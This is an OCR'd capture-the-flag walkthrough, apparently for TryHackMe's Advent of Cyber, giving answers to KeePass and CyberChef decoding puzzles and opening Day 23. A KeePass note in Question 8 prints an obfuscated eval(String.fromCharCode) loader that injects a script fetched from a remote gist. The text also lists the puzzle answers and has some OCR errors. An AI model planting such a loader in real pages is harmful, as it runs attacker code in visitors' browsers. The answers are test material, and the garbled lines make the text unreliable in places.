



Question 6

What is the decoded password value for ElfMail?

Ans: ic3Skating!

Navigate to the eMail. Click the ElfMail and copy the password. Then, open cybercef and decode the password using (Magic) recipe.


Edit Entry
Edit Entry
You're editing an existing entry.
Entry
Advanced
Properties
Auto-Type
History
Title:
ElfMail
Icon:
User name:
mceager
Password:
;Skating!
Repeat:
Quality:
202 bits
62 ch.
URL:
https%3A%2F%2F123.456.789.9998
Notes:
Entities
Expires:
11/29/2020 12:00:00 AM
Tools
OK
Cancel




Question 7

What is the username:password pair of Elf Security System?

Ans: superelfadmin:nothinghere

Navigate to the Recycle Bin. Click the Elf Security System and copy the username; (superelfadmin) and the password; (nothinghere).





Question 8


Decode the last encoded value. What is the flag?

Ans: THM{657012dcf3d1318dca0ed864f0e70535}

Copy the notes in the Elf Security System entry. Open cybercef and use (From Charcode) recipe twice. Change the recipe settings which are delimiter; (comma) and base; (10) and decode the notes. Copy the link in the output column and search it. It will navigate to GitHub and it will show the flag.


Edit Entry
Edit Entry
You're editing an existing entry.
Entry
Advanced
Properties
Auto-Type
History
Title:
Elf Security System
Icon:
User name:
superelfadmin
Password:
nothinghere
Repeat:
Quality:
22 bits
11 ch.
URL:
Notes:
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
Expires:
7/23/2022 12:00:00 AM
Tools
OK
Cancel


Download CyberChef
Last build: 15 days ago
Options
About / Support
Operations
cha
Compare CTPH hashes
Compare SSDEEP hashes
To Charcode
Series chart
From Charcode
Heatmap chart
Scatter chart
Change IP format
Hex Density chart
Split Colour Channels
Chi Square
Escape Unicode Characters
Unescape Unicode Characters
Optical Character Recognition
Convert to NATO alphabet
Recipe
From Charcode
Delimiter
Comma
Base
10
From Charcode
Delimiter
Comma
Base
10
STEP
BAKE!
Auto Bake
Input
eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105, 110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101, 40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52, 55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55, 44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44, 32, 49, 48, 57, 44, 32, 52, 55, 44, 32, 49, 48, 52, 44, 32, 49, 48, 49, 44, 32, 57, 55, 44, 32, 49, 49, 56, 44, 32, 49, 48, 49, 44, 32, 49, 49, 48, 44, 32, 49, 49, 52, 44, 32, 57, 55, 44, 32, 49, 48, 53, 44, 32, 49, 48, 50, 50, 44, 32, 57, 55, 44, 32, 52, 55, 41, 59, 32, 32, 32, 118, 97, 114, 32, 97,
Output
.https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8



Thought Process/Methodology:


Firstly, we need to login to the Remmina by using the info they give in the text above. Next, navigate to the weird folder's name. Copy the name and decode it using cyberchef to get a password to pass through the Keepass. Then, click the hiya key to see the note in its entry. Apart from that, navigate to Network and Elf Server to copy the password and decode it. We can look at the properties of the recipe in the output column. Then, navigate to eMail, click the ElfMail and copy the password to decode it using cyberchef. We can look up the username and the password for the Elf Security System in the Recycle Bin. Copy the notes and decode it twice with (From Charcode) recipe with settings: delimiter; (comma) and base; (10). Copy the link and it will navigate us to the flag in GitHub.

DAY 23: Blue Teaming The Grinch strikes again!
Tools used: Firefox
Solution/walkthrough:

Question 1
What does the wallpaper say?

Ans: THIS IS FINE

Follow the instructions in THM.




Question 2

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Ans: nomorebestfestivalcompany

Copy the note given in the ramsomnote and convert the note to base64 by using cyberchef or terminal(linux).

